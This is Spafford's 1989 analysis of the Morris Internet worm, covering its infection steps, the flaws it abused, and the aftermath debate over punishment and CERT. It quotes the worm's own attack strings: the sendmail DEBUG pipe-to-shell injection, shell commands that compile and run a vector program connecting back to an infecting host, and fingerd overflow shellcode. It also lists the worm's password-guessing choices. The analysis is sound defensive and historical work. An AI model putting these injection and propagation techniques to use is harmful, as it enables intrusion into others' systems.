Crisis and Aftermath

Last November the Internet was infected with a worm program that eventually spread to thousands of machines, disrupting normal activities and Internet connectivity for many days. The following article examines just how this worm operated.

Eugene H. Spafford

On the evening of November 2, 1988 the Internet came under attack from within. Sometime after 5 p.m.,[1] a program was executed on one or more hosts connected to the Internet. That program collected host, network, and user information, then used that information to break into other machines using flaws present in those systems' software. After breaking in, the program would replicate itself and the replica would attempt to infect other systems in the same manner.

Although the program would only infect Sun Microsystems' Sun 3 systems and VAX® computers running variants of 4 BSD UNIX,® the program spread quickly, as did the confusion and consternation of system administrators and users as they discovered the invasion of their systems. The scope of the break-ins came as a great surprise to almost everyone, despite the fact that UNIX has long been known to have some security weaknesses (cf. [4, 12, 13]).

The program was mysterious to users at sites where it appeared. Unusual files were left in the /usr/tmp directories of some machines, and strange messages appeared in the log files of some of the utilities, such as the *sendmail* mail handling agent. The most noticeable effect, however, was that systems became more and more loaded with running processes as they became repeatedly infected. As time went on, some of these machines became so loaded that they were unable to continue any processing; some machines failed completely when their swap space or process tables were exhausted.

By early Thursday morning, November 3, personnel at the University of California at Berkeley and Massachusetts Institute of Technology (MIT) had "captured" copies of the program and began to analyze it. People at other sites also began to study the program and were developing methods of eradicating it. A common fear was that the program was somehow tampering with system resources in a way that could not be readily detected—that while a cure was being sought, system files were being altered or information destroyed. By 5 a.m. Thursday morning, less than 12 hours after the program was first discovered on the network, the Computer Systems Research Group at Berkeley had developed an interim set of steps to halt its spread. This included a preliminary patch to the *sendmail* mail agent. The suggestions were published in mailing lists and on the Usenet, although their spread was hampered by systems disconnecting from the Internet to attempt a "quarantine."

By about 9 p.m. Thursday, another simple, effective method of stopping the invading program, without altering system utilities, was discovered at Purdue and also widely published. Software patches were posted by the Berkeley group at the same time to mend all the flaws that enabled the program to invade systems. All that remained was to analyze the code that caused the problems and discover who had unleashed the worm—and why. In the weeks that followed, other well-publicized computer break-ins occurred and a number of debates began about how to deal with the individuals staging these invasions. There was also much discussion on the future roles of networks and security. Due to the complexity of the topics, conclusions drawn from these discussions may be some time in coming. The on-going debate should be of interest to computer professionals everywhere, however.

HOW THE WORM OPERATED

The worm took advantage of some flaws in standard software installed on many UNIX systems. It also took advantage of a mechanism used to simplify the sharing of resources in local area networks. Specific patches for these flaws have been widely circulated in days since the worm program attacked the Internet.

Fingerd

The *finger* program is a utility that allows users to obtain information about other users. It is usually used

[1] All times cited are EST.
® VAX is a trademark of Digital Equipment Corporation.
® UNIX is a registered trademark of AT&T Laboratories.

© 1989 ACM 0001-0782/89/0600-0678 $1.50

to identify the full name or login name of a user, whether or not a user is currently logged in, and possibly other information about the person such as telephone numbers where he or she can be reached. The *fingerd* program is intended to run as a daemon, or background process, to service remote requests using the finger protocol [5]. This daemon program accepts connections from remote programs, reads a single line of input, and then sends back output matching the received request.

The bug exploited to break *fingerd* involved overrunning the buffer the daemon used for input. The standard C language I/O library has a few routines that read input without checking for bounds on the buffer involved. In particular, the *gets* call takes input to a buffer without doing any bounds checking; this was the call exploited by the worm. As will be explained later, the input overran the buffer allocated for it and rewrote the stack frame thus altering the behavior of the program.

The *gets* routine is not the only routine with this flaw. There is a whole family of routines in the C library that may also overrun buffers when decoding input or formatting output unless the user explicitly specifies limits on the number of characters to be converted. Although experienced C programmers are aware of the problems with these routines, they continue to use them. Worse, their format is in some sense codified not only by historical inclusion in UNIX and the C language, but more formally in the forthcoming ANSI language standard for C. The hazard with these calls is that any network server or privileged program using them may possibly be compromised by careful precalculation of the (in)appropriate input.

Interestingly, at least two long-standing flaws based on this underlying problem have recently been discovered in standard BSD UNIX commands. Program audits by various individuals have revealed other potential problems, and many patches have been circulated since November to deal with these flaws. Unfortunately, the library routines will continue to be used, and as our memory of this incident fades, new flaws may be introduced with their use.

Sendmail

The sendmail program is a mailer designed to route mail in a heterogeneous internetwork [1]. The program operates in a number of modes, but the one exploited by the worm involves the mailer operating as a daemon (background) process. In this mode, the program is "listening" on a TCP port (#25) for attempts to deliver mail using the standard Internet protocol, SMTP (Simple Mail Transfer Protocol) [9]. When such an attempt is detected, the daemon enters into a dialog with the remote mailer to determine sender, recipient, delivery instructions, and message contents.

The bug exploited in *sendmail* had to do with functionality provided by a debugging option in the code. The worm would issue the *DEBUG* command to *sendmail* and then specify a set of commands instead of a user address. In normal operation, this is not allowed, but it is present in the debugging code to allow testers to verify that mail is arriving at a particular site without the need to invoke the address resolution routines. By using this option, testers can run programs to display the state of the mail system without sending mail or establishing a separate login connection. The debug option is often used because of the complexity of configuring sendmail for local conditions, and it is often left turned on by many vendors and site administrators.

The sendmail program is of immense importance on most Berkeley-derived (and other) UNIX systems because it handles the complex tasks of mail routing and delivery. Yet, despite its importance and widespread use, most system administrators know little about how it works. Stories are often related about how system administrators will attempt to write new device drivers or otherwise modify the kernel of the operating system, yet they will not willingly attempt to modify sendmail or its configuration files.

DICK TRACY®

WHEN COMPUTER FILES BEGAN DISAPPEARING, YOU REALIZED YOU WERE UNDER ATTACK FROM A "VIRUS"?
AFFIRMATIVE- BUT IT ALSO ANNOUNCED ITSELF-
2-25
LOOK WHAT HAPPENS WHEN I ATTEMPT TO SAVE A FILE AT THIS TERMINAL-
© 1989 Tribune Media Services, Inc. All Rights Reserved
DICK LOCHER MAX COLLINS
WELCOME TO THE PLAGUE.

Reprinted with permission: Tribune Media Services.

It is little wonder, then, that bugs are present in sendmail that allow unexpected behavior. Other flaws have been found and reported now that attention has been focused on the program, but it is not known for sure if all the bugs have been discovered and all the patches circulated.

Passwords

A key attack of the worm involved attempts to discover user passwords. It was able to determine success because the encrypted password[2] of each user was in a publicly readable file. In UNIX systems, the user provides a password at sign-on to verify identity. The password is encrypted using a permuted version of the Data Encryption Standard (DES) algorithm, and the result is compared against a previously encrypted version present in a word-readable accounting file. If a match occurs, access is allowed. No plaintext passwords are contained in the file, and the algorithm is supposedly noninvertible without knowledge of the password.

The organization of the passwords in UNIX allows nonprivileged commands to make use of information stored in the accounts file, including authentification schemes using user passwords. However, it also allows an attacker to encrypt lists of possible passwords and then compare them against the actual passwords without calling any system function. In effect, the security of the passwords is provided by the prohibitive effort of trying this approach with all combinations of letters. Unfortunately, as machines get faster, the cost of such attempts decreases. Dividing the task among multiple processors further reduces the time needed to decrypt a password. Such attacks are also made easier when users choose obvious or common words for their passwords. An attacker need only try lists of common words until a match is found.

The worm used such an attack to break passwords. It used lists of words, including the standard online dictionary, as potential passwords. It encrypted them using a fast version of the password algorithm and then compared the result against the contents of the system file. The worm exploited the accessibility of the file coupled with the tendency of users to choose common words as their passwords. Some sites reported that over 50 percent of their passwords were quickly broken by this simple approach.

One way to reduce the risk of such attacks, and an approach that has already been taken in some variants of UNIX, is to have a *shadow* password file. The encrypted passwords are saved in a file (shadow) that is readable only by the system administrators, and a privileged call performs password encryptions and comparisons with an appropriate timed delay (0.5 to 1 second, for instance). This would prevent any attempt to "fish" for passwords. Additionally, a threshold could be included to check for repeated password attempts from the same process, resulting in some form of alarm being raised. Shadow password files should be used in combination with encryption rather than in place of such techniques, however, or one problem is simply replaced by a different one (securing the shadow file); the combination of the two methods is stronger than either one alone.

Another way to strengthen the password mechanism would be to change the utility that sets user passwords. The utility currently makes a minimal attempt to ensure that new passwords are nontrivial to guess. The program could be strengthened in such a way that it would reject any choice of a word currently in the online dictionary or based on the account name.

A related flaw exploited by the worm involved the use of trusted logins. One of the most useful features of BSD UNIX–based networking code is the ability to execute tasks on remote machines. To avoid having to repeatedly type passwords to access remote accounts, it is possible for a user to specify a list of host/login name pairs that are assumed to be "trusted," in the sense that a remote access from that host/login pair is never asked for a password. This feature has often been responsible for users gaining unauthorized access to machines (cf. [11]), but it continues to be used because of its great convenience.

The worm exploited the mechanism by locating machines that might "trust" the current machine/login being used by the worm. This was done by examining files that listed remote machine/logins used by the host.[3] Often, machines and accounts are reconfigured for reciprocal trust. Once the worm found such likely candidates, it would attempt to instantiate itself on those machines by using the remote execution facility—copying itself to the remote machines as if it were an authorized user performing a standard remote operation.

To defeat such future attempts requires that the current remote access mechanism be removed and possibly replaced with something else. One mechanism that shows promise in this area is the Kerberos authentication server [18]. This scheme uses dynamic session keys that need to be updated periodically. Thus, an invader could not make use of static authorizations present in the file system.

High Level Description

The worm consisted of two parts: a main program, and a bootstrap or vector program. The main program, once established on a machine, would collect information on other machines in the network to which the current machine could connect. It would do this by reading public configuration files and by running system utility programs that present information about the current state of network connections. It would then attempt to use the flaws described above to establish its bootstrap on each of those remote machines.

The worm was brought over to each machine it in-

[2] Strictly speaking, the password is not encrypted. A block of zero bits is repeatedly encrypted using the user password, and the results of this encryption is what is saved. See [8] for more details.

[3] The *hosts.equiv* and per-user *.rhosts* files referred to later.

fected via the actions of a small program commonly referred to as the *vector* program or as the *grappling hook* program. Some people have referred to it as the *l1.c* program, since that is the file name suffix used on each copy.

This vector program was 99 lines of C code that would be compiled and run on the remote machine. The source for this program would be transferred to the victim machine using one of the methods discussed in the next section. It would then be compiled and invokedon the victim machine with three command line arguments: the network address of the infecting machine, the number of the network port to connect to on that machine to get copies of the main worm files, and a *magic number* that effectively acted as a one-time-challenge password. If the "server" worm on the remote host and port did not receive the same magic number back before starting the transfer, it would immediately disconnect from the vector program. This may have been done to prevent someone from attempting to "capture" the binary files by spoofing a worm "server."

This code also went to some effort to hide itself, both by zeroing out its argument vector (command line image), and by immediately forking a copy of itself. If a failure occurred in transferring a file, the code deleted all files it had already transferred, then it exited.

Once established on the target machine, the bootstrap would connect back to the instance of the worm that originated it and transfer a set of binary files (precompiled code) to the local machine. Each binary file represented a version of the main worm program, compiled for a particular computer architecture and operating system version. The bootstrap would also transfer a copy of itself for use in infecting other systems. One curious feature of the bootstrap has provoked many questions, as yet unanswered: the program had data structures allocated to enable transfer of up to 20 files; it was used with only three. This has led to speculation whether a more extensive version of the worm was planned for a later date, and if that version might have carried with it other command files, password data, or possibly local virus or trojan horse programs.

Once the binary files were transferred, the bootstrap program would load and link these files with the local versions of the standard libraries. One after another, these programs were invoked. If one of them ran successfully, it read into its memory copies of the bootstrap and binary files and then deleted the copies on disk. It would then attempt to break into other machines. If none of the linked versions ran, then the mechanism running the bootstrap (a command file or the parent worm) would delete all the disk files created during the attempted infection.

Step-by-Step Description

This section contains a more detailed overview of how the worm program functioned. The description in this section assumes that the reader is somewhat familiar with standard UNIX commands and with BSD UNIX network facilities. A more detailed analysis of operation and components can be found in [16], with additional details in [3] and [15].

This description starts from the point at which a host is about to be infected. At this point, a worm running on another machine has either succeeded in establishing a shell on the new host and has connected back to the infecting machine via a TCP connection, or it has connected to the SMTP port and is transmitting to the sendmail program. The infection proceeded as follows:

1. A socket was established on the infecting machine for the vector program to connect to (e.g., socket number 32341). A challenge string was constructed from a random number (e.g., 8712440). A file name base was also constructed using a random number (e.g., 14481910).
2. The vector program was installed and executed using one of two methods:

   a. Across a TCP connection to a shell, the worm would send the following commands (the three lines beginning with "cc" and the two lines beginning with "echo" were sent as a single line):

```
PATH=/bin:/usr/bin:/usr/ucb
cd; /usr/tmp
echo gorch49; sed '/int zz/q'
  > x14481910.c; echo gorch50
[text of vector program]
int zz;
cc —o z14481910
  x14481910.c;./x14481910
  128.32.134.16 32341 8712440;
rm —f x14481910 x14481910.c; echo
DONE
```

   Then it would wait for the string "DONE" to signal that the vector program was running.

   b. Using the SMTP connection, it would transmit (the three lines beginning with "cc" and the two lines beginning with "rcpt" were sent as a single line):

```
debug
mail from: ⟨/dev/null⟩
rcpt to: ⟨"|sed —e '1,/^$/'d|
                   /bin/sh; exit 0"⟩
data


cd /usr/tmp
cat ⟩ x14481901.c ⟨⟨ 'EOF'
[text of vector program]
EOF
cc —o x14481910
  x14481910.c; x14481910
  128.32.134.16 32341
8712440;
rm —f x14481910 x14481910.c



quit
```

The infecting worm would then wait for up to two minutes on the designated port for the vector to contact it.

3. The vector program then connected to the "server," sent the challenge string, and transferred three files: a Sun 3 binary version of the worm, a VAX version, and the source code for the vector program. After the files were copied, the running vector program became (via the *execl* call) a shell with its input and output still connected to the server worm.
4. The server worm sent the following command stream to the connected shell:

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x14481910
else
P=sh
fi
```

Then, for each binary file it had transferred (just two in this case, although the code is written to allow more), it would send the following form of command sequence:

```
cc -o $P x14481910,sun3.o
./$P -p $$ x14481910,sun3.o
  x14481910,vax.o x14481910,11.c
rm -f $P
```

The *rm* would succeed only if the linked version of the worm failed to start execution. If the server determined that the host was now infected, it closed the connection. Otherwise, it would try the other binary file. After both binary files had been tried, it would send over *rm* commands for the object files to clear away all evidence of the attempt at infection.

5. The new worm on the infected host proceeded to "hide" itself by obscuring its argument vector, unlinking the binary version of itself, and killing its parent (the $$ argument in the invocation). It then read into memory each of the worm binary files, encrypted each file after reading it, and deleted the files from disk.
6. Next, the worm gathered information about network interfaces and hosts to which the local machine was connected. It built lists of these in memory, including information about canonical and alternate names and addresses. It gathered some of this information by making direct *ioctl* calls, and by running the *netstat* program with various arguments. It also read through various system files looking for host names to add to its database.
7. It randomized the lists it constructed, then attempted to infect some of those hosts. For directly connected networks, it created a list of possible host numbers and attempted to infect those hosts if they existed. Depending on the type of host (gateway or local network), the worm first tried to establish a connection on the *telnet* or *rexec* ports to determine reachability before it attempted one of the infection methods.
8. The infection attempts proceeded by one of three routes: *rsh*, *fingerd*, or *sendmail*.

   a. The attack via *rsh* was done by attempting to spawn a remote shell by invocation of (in order of trial) /usr/ucb/rsh, /usr/bin/rsh, and /bin/rsh. If successful, the host was infected as in steps 1 and 2(a).

   b. The attack via the *finger* daemon was somewhat more subtle. A connection was established to the remote *finger* server daemon and then a specially constructed string of 536 bytes was passed to the daemon, overflowing its input buffer and overwriting parts of the stack. For standard 4BSD versions running on VAX computers, the overflow resulted in the return stack frame for the *main* routine being changed so that the return address pointed into the buffer on the stack. The instructions that were written into the stack at that location were:

```
pushl   $68732f   '/sh\0'
pushl   $6e69622f   '/bin'
movl    sp, r10
pushl   $0
pushl   $0
pushl   r10
pushl   $3
movl    sp,ap
chmk    $3b
```

   That is, the code executed when the *main* routine attempted to return was:

   execve("/bin/sh", 0, 0)

   On VAXs, this resulted in the worm connected to a remote shell via the TCP connection. The worm then proceeded to infect the host as in steps 1 and 2(a). On Suns, this simply resulted in a core dump since the code was not in place to corrupt a Sun version of *fingerd* in a similar fashion. Curiously, correct machine-specific code to corrupt Suns could have been written in a matter of hours and included, but was not [16].

   c. The worm then tried to infect the remote host by establishing a connection to the SMTP port and mailing an infection, as in step 2(b).

Not all the steps were attempted. As soon as one method succeeded, the host entry in the internal list was marked as *infected* and the other methods were not attempted.

9. Next, it entered a state machine consisting of five states. Each state but the last was run for a short while, then the program looped back to step 7 (attempting to break into other hosts via *sendmail*,

finger, or *rsh*). The first four of the five states were attempts to break into user accounts on the local machine. The fifth state was the final state, and occurred after all attempts had been made to break all passwords. In the fifth state, the worm looped forever trying to infect hosts in its internal tables and marked as not yet infected. The first four states were:

a. The worm read through the */etc/hosts.equiv* files and */.rhosts* files to find the names of *equivalent* hosts. These were marked in the internal table of hosts. Next, the worm read the */etc/passwd* (the account and password file) file into an internal data structure. As it was doing this, it also examined the *.forward* file (used to forward mail to a different host automatically) in each user home directory and included those host names in its internal table of hosts to try. Oddly, it did not similarly check user *.rhosts* files.
b. The worm attempted to break each user password using simple choices. The worm first checked the obvious case of no password. Then, it used the account name and user information field to try simple passwords. Assume that the user had an entry in the password file like:

   account:abcdefghijklm:100:5:User,
   Name:/usr/account:/bin/sh

   (These represent, respectively, the account name, the encrypted password, the user ID number, the user's default group ID number, per-user information field, the pathname of the user's home account, and the pathname of the user's default command interpreter or *shell*.) The words tried as potential passwords would be *account, accountaccount, User, Name, user, name,* and *tnuocca*. These are, respectively, the account name, the account name concatenated with itself, the first and last names of the user, the user names with leading capital letters turned to lowercase, and the account name reversed. Experience described in [4] indicates that on systems where users are naive about password security, these choices may work for a significant percentage of user accounts.

   Step 10 describes what was done if a password "hit" was achieved.
c. The third stage in the process involved trying to break the password of each user by trying each word present in an internal dictionary of words. This dictionary of 432 words was tried against each account in a random order, with password "hits" being handled as described in step 10. (The complete dictionary is given in [16].)
d. The fourth stage was entered if all other attempts failed. For each word in the UNIX on-line dictionary, the worm would see if it was the password to any account. In addition, if the word in the dictionary began with an uppercase letter, the letter was converted to lowercase and that word was also tried against all the passwords.

10. Once a password was broken for any account, the worm would attempt to break into remote machines where that user had accounts. The worm would scan the *.forward* and *.rhosts* files of the user at this point, and identify the names of remote hosts that had accounts used by the target user. It then attempted two attacks:

    a. The worm would first attempt to create a remote shell using the *rexec*[4] service. The attempt would be made using the account name given in the *.forward* or *.rhosts* file and the user's local password. This took advantage of the fact that users often have the same password on their accounts on multiple machines.
    b. The worm would do a *rexec* to the current host (using the local user name and password) and would try a *rsh* command to the remote host using the username taken from the file. This attack would succeed in those cases where the remote machine had a *hosts.equiv* file or the user had a *.rhosts* file that allowed remote execution without a password.

    If the remote shell was created either way, the attack would continue as in steps 1 and 2(a). No other use was made of the user password.

Throughout the execution of the main loop, the worm would check for other worms running on the same machine. To do this, the worm would attempt to connect to another worm on a local, predetermined TCP socket.[5] If such a connection succeeded, one worm would (randomly) set its *pleasequit* variable to 1, causing that worm to exit after it had reached part way into the third stage (9c) of password cracking. This delay is part of the reason many systems had multiple worms running: even though a worm would check for other local worms, it would defer its self-destruction until significant effort had been made to break local passwords. Furthermore, race conditions in the code made it possible for worms on heavily loaded machines to fail to connect, thus causing some of them to continue indefinitely despite the presence of other worms.

One out of every seven worms would become immortal rather than check for other local worms. Based on a generated random number they would set an internal flag that would prevent them from ever looking for another worm on their host. This may have been done to defeat any attempt to put a fake worm process on the TCP port to kill existing worms. Whatever the reason, this was likely the primary cause of machines being overloaded with multiple copies of the worm.

The worm attempted to send an UDP packet to the

[4] *rexec* is a remote command execution service. It requires that a username/password combination be supplied as part of the request.

[5] This was compiled in as port number 23357, on host 127.0.0.1 (loopback).

host *ernie.berkeley.edu*[6] approximately once every 15 infections, based on a random number comparison. The code to do this was incorrect, however, and no information was ever sent. Whether this was an intended ruse or whether there was actually some reason for the byte to be sent is not currently known. However, the code is such that an uninitialized byte is the intended message. It is possible that the author eventually intended to run some monitoring program on *ernie* (after breaking into an account, perhaps). Such a program could obtain the sending host number from the single-byte message, whether it was sent as a TCP or UDP packet. However, no evidence for such a program has been found and it is possible that the connection was simply a feint to cast suspicion on personnel at Berkeley.

The worm would also *fork* itself on a regular basis and *kill* its parent. This served two purposes. First, the worm appeared to keep changing its process identifier and no single process accumulated excessive amounts of CPU time. Secondly, processes that have been running for a long time have their priority downgraded by the scheduler. By forking, the new process would regain normal scheduling priority. This mechanism did not always work correctly, either, as we locally observed some instances of the worm with over 600 seconds of accumulated CPU time.

If the worm ran for more than 12 hours, it would flush its host list of all entries flagged as being immune or already infected. The way hosts were added to this list implies that a single worm might reinfect the same machines every 12 hours.

AFTERMATH

In the weeks and months following the release of the Internet worm, there have been a number of topics hotly debated in mailing lists, media coverage, and personal conversations. I view a few of these as particularly significant, and will present them here.

Author, Intent, and Punishment

Two of the first questions to be asked—even before the worm was stopped—were simply the questions *who* and *why*. Who had written the worm, and why had he/she/they loosed it upon the Internet? The question of *who* was answered quite shortly thereafter when the *New York Times* identified Robert T. Morris. Although he has not publicly admitted authorship, and no court of law has yet pronounced guilt, there seems to be a large body of evidence to support such an identification.

Various officials[7] have told me that they have obtained statements from multiple individuals to whom Morris spoke about the worm and its development. They also have records from Cornell University computers showing early versions of the worm code being tested on campus machines. They also have copies of the worm code, found in Morris' account.

Thus, the identity of the author seems fairly well-established. But his motive remains a mystery. Speculation has ranged from an experiment gone awry to an unconscious act of revenge against his father, who is the National Computer Security Center's chief scientist. All of this is sheer speculation, however, since no statement has been forthcoming from Morris. All we have to work with is the decompiled code for the program and our understanding of its effects. It is impossible to intuit the real motive from those or from various individuals' experiences with the author. We must await a definitive statement by the author to answer the question *why*? Considering the potential legal consequences, both criminal and civil, a definitive statement from Morris may be some time in coming, if it ever does.

Two things have impressed many people (this author included) who have read the decompiled code. First, the worm program contained no code to explicitly damage any system on which it ran. Considering the ability and knowledge evidenced by the code, it would have been a simple matter for the author to have included such commands if that was his intent. Unless the worm was released prematurely, it appears that the author's intent did not involve destruction or damage of any data or system.

The second feature of note was that the code had no mechanism to halt the spread of the worm. Once started, the worm would propagate while also taking steps to avoid identification and capture. Due to this and the complex argument string necessary to start it, individuals who have examined the worm (this author included) believe it unlikely that the worm was started by accident or was not intended to propagate widely.


In light of our lack of definitive information, it is puzzling to note attempts to defend Morris by claiming that his intent was to demonstrate something about Internet security, or that he was trying a harmless experiment. Even the president of the ACM, Bryan Kocher, stated that it was a prank in [7]. It is curious that this many people, both journalists and computer professionals alike, would assume to know the intent of the author based on the observed behavior of the program. As Rick Adams of the Center for Seismic Studies observed in a posting to the Usenet, we may someday hear that the worm was actually written to impress Jodie Foster—we simply do not know the real reason.

Coupled with this tendency to assume motive, we have observed very different opinions on the punishment, if any, to mete out to the author. One oft-expressed opinion, especially by those individuals who believe the worm release was an accident or an unfortunate experiment, is that the author should not be punished. Some have gone so far as to say that the author should be rewarded and the vendors and operators of the affected machines should be the ones punished, this on the theory that they were sloppy about their security and somehow invited the abuse!

The other extreme school of thought holds that the author should be severely punished, including a term in a federal penitentiary. (One somewhat humorous ex-

[6] Using TCP port 11357 on host 128.32.137.13.

[7] Personal conversations, anonymous by request.


DICK TRACY®
DESPITE SIMILARITIES BETWEEN COMPUTER VIRUSES AND HUMAN ONES, RESURRECTING A COMPUTER SYSTEM IS EASIER THAN REANIMATING A DEAD MAN-
I WOULD HOPE SO!
DICK LOCHER
MAX COLLINS
2-28
"I'M ALREADY WORKING ON A HAIRY* PROGRAM," SAYS P.C. BYTE, "THAT WILL CURE INFECTED FILES BY REMOVING THE VIRUS CODE-"
*COMPLICATED
CONTACT US FOR VACCINE
©1989 Tribune Media Services, Inc.
All Rights Reserved

Reprinted with permission: Tribune Media Services.

ample of this point of view was espoused by syndicated columnist Mike Royko [14].)

As has been observed in both [2] and [6], it would not serve us well to overreact to this particular incident. However, neither should we dismiss it as something of no consequence. The fact that there was no damage done may have been an accident, and it is possible that the author intended for the program to clog the Internet as it did. Furthermore, we should be wary of setting dangerous precedent for this kind of behavior. Excusing acts of computer vandalism simply because the authors claim there was no intent to cause damage will do little to discourage repeat offenses, and may, in fact, encourage new incidents.

The claim that the victims of the worm were somehow responsible for the invasion of their machines is also curious. The individuals making this claim seem to be stating that there is some moral or legal obligation for computer users to track and install every conceivable security fix and mechanism available. This completely ignores the fact that many sites run turnkey systems without source code or knowledge of how to modify their systems. Those sites may also be running specialized software or have restricted budgets that prevent them from installing new software versions. Many commercial and government sites operate their systems in this way. To attempt to blame these individuals for the success of the worm is equivalent to blaming an arson victim for the fire because she didn't build her house of fireproof metal. (More on this theme can be found in [17].)

The matter of appropriate punishment will likely be decided by a federal judge. A grand jury in Syracuse, N.Y., has been hearing testimony on the matter. A federal indictment under the United States Code, Title 18, Section 1030 (the Computer Crime statute), parts (a)(3) or (a)(5) might be returned. Section (a)(5), in particular, is of interest. That part of the statute makes it a felony if an individual "intentionally accesses a federal interest computer without authorization, and by means of one or more instances of such conduct alters, damages, or destroys information . . . , *or prevents authorized use* of any such computer or information and thereby *causes loss to one or more others of a value aggregating $1,000 or more* during any one year period" (emphasis added). State and civil suits might also be brought in this case.

Worm Hunters

A significant conclusion reached at the NCSC post-mortem workshop was that the reason the worm was stopped so quickly was due almost solely to the UNIX "old-boy" network, and not due to any formal mechanism in place at the time [10]. A recommendation from that workshop was that a formal crisis center be established to deal with future incidents and to provide a formal point of contact for individuals wishing to report problems. No such center was established at that time.

On November 29, 1988, someone exploiting a security flaw present in older versions of the FTP file transfer program broke into a machine on the MILNET. The intruder was traced to a machine on the Arpanet, and to immediately prevent further access, the MILNET/Arpanet links were severed. During the next 48 hours there was considerable confusion and rumor about the disconnection, fueled in part by the Defense Communication Agency's attempt to explain the disconnection as a "test" rather than as a security problem.

This event, coming as close as it did to the worm incident, prompted DARPA to establish the CERT—the Computer Emergency Response Team—at the Software Engineering Institute at Carnegie Mellon University.[8] The purpose of CERT is to act as a central switchboard and coordinator for computer security emergencies on Arpanet and MILnet computers. The Center has asked for volunteers from federal agencies and funded labora-

[8] Personal communication, M. Poepping of the CERT.

tories to serve as technical advisors when needed [19].

Of interest here is that CERT is not chartered to deal with any Internet emergency. Thus, problems detected in the CSnet, Bitnet, NSFnet, and other Internet communities may not be referable to the CERT. I was told that it is the hope of CERT personnel that these other networks will develop their own CERT-like groups. This, of course, may make it difficult to coordinate effective action and communication during the next threat. It may even introduce rivalry in the development and dissemination of critical information.

Also of interest is the composition of the personnel CERT is enlisting as volunteers. Apparently there has been little or no solicitation of expertise among the industrial and academic computing communities. This is precisely where the solution to the worm originated. The effectiveness of this organization against the next Internet-wide crisis will be interesting to note.

CONCLUSIONS

All the consequences of the Internet worm incident are not yet known; they may never be. Most likely there will be changes in security consciousness for at least a short period of time. There may also be new laws and new regulations from the agencies governing access to the Internet. Vendors may change the way they test and market their products—and not all of the possible changes will be advantageous to the end-user (e.g., removing the machine/host equivalence feature for remote execution). Users' interactions with their systems may change as well. It is also possible that no significant change will occur anywhere. The final benefit or harm of the incident will only become clear with the passage of time.

It is important to note that the nature of both the Internet and UNIX helped to defeat the worm as well as spread it. The immediacy of communication, the ability to copy source and binary files from machine to machine, and the widespread availability of both source and expertise allowed personnel throughout the country to work together to solve the infection despite the widespread disconnection of parts of the network. Although the immediate reaction of some people might be to restrict communication or promote a diversity of incompatible software options to prevent a recurrence of a worm, that would be an inappropriate reaction. Increasing the obstacles to open communication or decreasing the number of people with access to in-depth information will not prevent a determined hacker—it will only decrease the pool of expertise and resources available to fight such an attack. Further, such an attitude would be contrary to the whole purpose of having an open, research-oriented network. The worm was caused by a breakdown of ethics as well as lapses in security—a purely technological attempt at prevention will not address the full problem, and may just cause new difficulties.

What we learn from this about securing our systems will help determine if this is the only such incident we ever need to analyze. This attack should also point out that we need a better mechanism in place to coordinate information about security flaws and attacks. The response to this incident was largely *ad hoc*, and resulted in both duplication of effort and a failure to disseminate valuable information to sites that needed it. Many site administrators discovered the problem from reading newspapers or watching television. The major sources of information for many of the sites affected seems to have been Usenet news groups and a mailing list I put together when the worm was first discovered. Although useful, these methods did not ensure timely, widespread dissemination of useful information—especially since they depended on the Internet to work! Over three weeks after this incident some sites were still not reconnected to the Internet. The worm has shown us that we are all affected by events in our shared environment, and we need to develop better information methods outside the network before the next crisis. The formation of the CERT may be a step in the right direction, but a more general solution is still needed.

Finally, this whole episode should prompt us to think about the ethics and laws concerning access to computers. The technology we use has developed so quickly it is not always easy to determine where the proper boundaries of moral action should be. Some senior computer professionals started their careers years ago by breaking into computer systems at their colleges and places of employment to demonstrate their expertise and knowledge of the inner workings of the systems. However, times have changed and mastery of computer science and computer engineering now involves a great deal more than can be shown by using intimate knowledge of the flaws in a particular operating system. Whether such actions were appropriate fifteen years ago is, in some senses, unimportant. I believe it is critical to realize that such behavior is clearly inappropriate now. Entire businesses are now dependent, wisely or not, on the undisturbed functioning of computers. Many people's careers, property, and lives may be placed in jeopardy by acts of computer sabotage and mischief.

As a society, we cannot afford the consequences of such actions. As professionals, computer scientists and computer engineers cannot afford to tolerate the romanticization of computer vandals and computer criminals, and we must take the lead by setting proper examples. Let us hope there are no further incidents to underscore this lesson.

Acknowledgments. Early versions of this paper were carefully read and commented on by Keith Bostic, Steve Bellovin, Kathleen Heaphy, and Thomas Narten. I am grateful for their suggestions and criticisms.

REFERENCES

1. Allman, E. *Sendmail—An internetwork mail router.* University of California, Berkeley, (issued with the BSD UNIX documentation), 1983.
2. Denning, P. The Internet worm. *Amer. Sci. 77*, 2 (Mar.–Apr. 1989), 126–128.

3. Eichen, M.W., and Rochlis, J.A. With microscope and tweezers: An analysis of the Internet virus of November 1988. In *Proceedings of the Symposium on Research in Security and Privacy* (May 1989). IEEE-CS, Oakland, Calif.
4. Grampp, F.T., and Morris, R.M. UNIX operating system security. *AT&T Bell Laboratories Tech. J. 63*, 8, part 2 (Oct. 1984), 1649–1672.
5. Harrenstien, K. Name/Finger. RFC 742, SRI Network Information Center, Dec. 1977.
